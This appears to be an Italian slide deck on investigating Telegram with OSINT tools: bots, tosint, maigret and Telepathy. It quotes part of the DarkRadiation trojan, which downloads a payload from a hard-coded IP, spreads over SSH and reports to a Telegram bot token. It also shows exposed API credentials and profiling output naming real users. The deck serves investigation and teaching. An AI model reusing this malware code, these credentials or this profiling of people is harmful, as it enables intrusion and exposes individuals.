
Test configuration:
[REDACTED]

DC 2

I BOT

Un esempio pratico di come vengono usato i bot per eludere lo scraping e distribuire inviti a gruppi privati.

Qualche volta i sorgenti di questi bot vengono condivisi su paste.bin ☺



A screenshot of a Pastebin page showing a Python script. The page header indicates it was posted by 'A GUEST' on 'SEP 6TH, 2022' and has been viewed 9 times in the last 6 days. A Twitter sharing icon is visible in the top right corner. The script itself is titled 'Python' and is 0.97 KB in size, categorized under 'Software'. It contains 29 numbered lines of code. The code imports asyncio, logging, pyrogram, and Client from pyrogram. It defines constants API_ID (12142320) and API_HASH ("b9f7c76fe55f0af67c05fa613baf73d4"). The main logic is contained within an async def invites_handler(link: str) block. This block starts by validating the link, then creates a Client object with the provided API ID and hash, and begins the process of joining a chat using the link. It handles exceptions, logs a warning if a join request is sent, and finally stops the application. The script concludes with an if __name__ == "__main__": block that runs the invites_handler function with a specific URL.

```
1. import asyncio
2. import logging
3. import pyrogram
4. from pyrogram import Client
5.
6. API_ID = 12142320
7. API_HASH = "b9f7c76fe55f0af67c05fa613baf73d4"
8.
9.
10. async def invites_handler(link: str):
11.     #
12.     # тут должна быть какая-то базовая валидация ссылки
13.     #
14.     try:
15.         app = Client("my_account", api_id=API_ID, api_hash=API_HASH)
16.         await app.start()
17.         entity = await app.get_chat(link)
18.         if isinstance(entity, pyrogram.types.user_and_chats.chat_preview.ChatPreview):
19.             await app.join_chat(link)
20.             print(entity)
21.     except pyrogram.errors.exceptions.bad_request_400.BadRequest:
22.         logging.warning("Join request was sent!")
23.         # тут какая-то дальнейшая обработка после случая отправки заявки
24.     finally:
25.         await app.stop()
26.
27.
28. if __name__ == "__main__":
29.     asyncio.run(invites_handler("https://t.me/joinchat/UiHR6T5xKEw6h1Pw"))
```

PHISHING BOT

The screenshot shows the VirusTotal analysis interface for a file. Key elements include:

- Community Score:** 27 / 57
- Detection:** HIGH 0, MEDIUM 2, LOW 0, INFO 0
- Crowdsourced IDS Rules:** Stream5_No_Timestamp, ET_INFO_Outbound_RRSIG_DNS_Query_Observed
- Dynamic Analysis Sandbox Detections:** OS X Sandbox flags this file as SPREADER
- Security vendors' analysis on 2021-11-10T04:25:48 UTC:**
 - Ad-Aware: Trojan.Linux.DarkRadiation.B
 - ALYac: TrojanDownloader.Shell.Agent
 - Avast: BV:TelegramBot-A [Tr]

```
#!/bin/bash
# http://185.141.25.168/api/supermicro_cr.gz
allThreads=($1)
crypt_pass=$(curl -s "http://185.141.25.168/api.php?apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0gedUPdQ0-UWsfd6PHz9Ky-wM3mIC9El4kwl_SlX3lpva"
command_download="apt install wget curl -y; yum install wget curl -y; cd /usr/share/man/man8;/wget http://185.141.25.168/api/supermicro_cr"

install_tools (){
    yum install wget curl sshpass pssh openssl -y &>/dev/null
}

send_message (){
TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
MSG_URL='https://api.telegram.org/bot'$TOKEN'/sendMessage?chat_id='
MSG=$1
ID_MSG='1297663267'

for id in $ID_MSG
do
    curl -s --insecure --data-urlencode "text=$MSG" "$MSG_URL$id&" &>/dev/null &
done
}

check_ssh_connect() #example (check_ssh_connect root|127.0.0.1|22|true/false|password/null); true=check with passw; false=check with key;
{
parse_arg=$1

user_host=$(echo "${parse_arg}" | awk -F "|\\" '{print $1}')
ip_host=$(echo "${parse_arg}" | awk -F "|\\" '{print $2}')
port_host=$(echo "${parse_arg}" | awk -F "|\\" '{print $3}')
passwd_state=$(echo "${parse_arg}" | awk -F "|\\" '{print $4}')
password=$(echo "${parse_arg}" | awk -F "|\\" '{print $5}')

if (ping $ip_host -c 1 -w 3 >/dev/null); then
```

VT- MALWARE DARK RADIATION

PHISHING BOT

Ottener informazioni dalle API token.

main 2 branches 0 tags Go to file Add file Code

drego85 Removed an unnecessary module a7df501 on Feb 24 11 commits

LICENSE.md	Removed an unnecessary module	7 months ago
README.md	Removed an unnecessary module	7 months ago
main.py	Removed an unnecessary module	7 months ago
requirements.txt	Removed an unnecessary module	7 months ago

(tosint) :~/git/tosint\$ python main.py
Telegram Token (bot1xxx): 1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI
Telegram Chat ID (-100xxx): 1297663267

tosint

Tosint (Telegram OSINT) is a tools to extract information from Telegram. Tosint allows you to extract the following information:

- Bot information (First Name, Username, User ID, Status)
- Chat information (Title, Type, ID, Username, Invite Link)
- Create Invite Link;
- Updates (last messages sent in the chat);
- Number of users in the chat;
- Information about chat administrators.

Bot First Name: villy_bot
Bot Username: villy_bot
Bot User ID: 1322235264
Bot Can Read Group Messages: False
Bot In The Chat Is An: member
Chat Title: None
Chat Type: private
Chat ID: 1297663267
Chat Username: pidor_e6ych1i
Chat Invite Link: None
Number of users in the chat: 2


(tosint) :~/git/tosint\$

TOSINT un tool scritto da Andrea Draghetti, permette di estrarre informazioni dalle API KEY Telegram

SANGMATA


Il bot si presenta come addon da integrare all'interno delle proprie chat.

Il servizio presenta anche la possibilità di interrogare il DB dei dati collezionati. **Il servizio sembra non completamente funzionante da inizio 2022.**



TGSCANROBOT

Uno strumento più duttile che permette di avere accesso ai dettagli utente ed i gruppi a cui appartiene è **tgscanbot**



NICKNAME

Telegram permette agli utenti di impostare un nickname. IL **NICKNAME è SLEGATO DALL' ID!**.

In tutti i casi viene utilizzato per rappresentare la propria identità.

Telegram permette di aggiungere persone mediante nickname non esponendo il numero di telefono.

Di seguito un esempio di pivoting di nickname usando il tool **maigret**

UTILIZZO DI MAIGRET

```
zomgzomg@DESKTOP-QQH1V05:~$ maigret -a zomgzomg
[-] Starting a search on top 2802 sites from the Maigret database...
[*] Checking username zomgzomg on:
[?] StackOverflow: https://stackoverflow.com/users/filter?search=zomgzomg
[+] Telegram: https://t.me/zomgzomg
  fullname: jane mendonca
  image: https://cdn4.telegram-cdn.org/file/NMtf_Ylb7j_gBb0RPbqPzqkfn8EgU3L97XSwdUDNETKStGKGP_lpk-2MQq1
  Imgur: https://imgur.com/user/zomgzomg
  id: 20156798
  imgur_username: zomgzomg
  reputation_count: 0
  reputation_name: Neutral
  image: https://i.imgur.com/SX0emf8_d.png?maxwidth=290&fidelity=grand
  created_at: 2015-04-29T01:31:43Z
[+] VK: https://vk.com/zomgzomg
  fullname: Stanislav Sergeev
[+] YandexCollections API [Yandex]: https://yandex.ru/collections/api/users/zomgzomg/
  yandex_public_id: dhhq6c06mfuh4emg8y43rc15rr
  fullname: Дима Б.
```

TELEPATHY

```
Telepathy) [~] :~/git/Telepathy/telepathy$ python telepathy.py -t https://t.me/kelvinsecuritydarkmarket -c
_____
/_\_\_/\_\_ \_\_ \_\_ /\_\_/\_\_ \_\_ \_\_
/\_\_/\_\_ \_\_ \_\_ /\_\_/\_\_ \_\_ \_\_ \_\_ \_\_
/\_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_
/\_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_
/\_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_
/\_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_ \_\_
-- An OSINT toolkit for investigating Telegram chats [and channels].
-- Developed by @jordanwilden | Version 2.1.8.

[!] Performing comprehensive scan

[-] Fetching details for https://t.me/kelvinsecuritydarkmarket...

[+] Memberlist fetched
| Chat details
| Title: KelvinSecurity - Dark Market & Leaks
| Description: Hacking Groups , DataBases Sales, Exploits Sale, Services Hacking...
| Total participants: 1928
| Participants found: 1928 (100.00%)
| Username: kelvinsecuritydarkmarket
| URL: http://t.me/kelvinsecuritydarkmarket
| Chat type: Megagroup
| Chat id: 1518900202
| Access hash: 2807677134679220622
| First post date: 2022/03/02, 15:44 UTC
| Memberlist saved to: ./telepathy_files/httpstmekelvinsecuritydarkmarket/memberlists/httpstmekelvinsecuritydarkmarket_members.csv
| Restrictions: None

[!] Calculating number of messages...
```

Telepathy è uno strumento che mediante la libreria Telethon permette di effettuare scraping ed analisi su canali Telegram.

Funziona bene con i gruppi pubblici, oltre a fornire dettagli sui canali telegram permette di effettuare statistiche su utenti e geolocalizzazione.

TELEPATHY



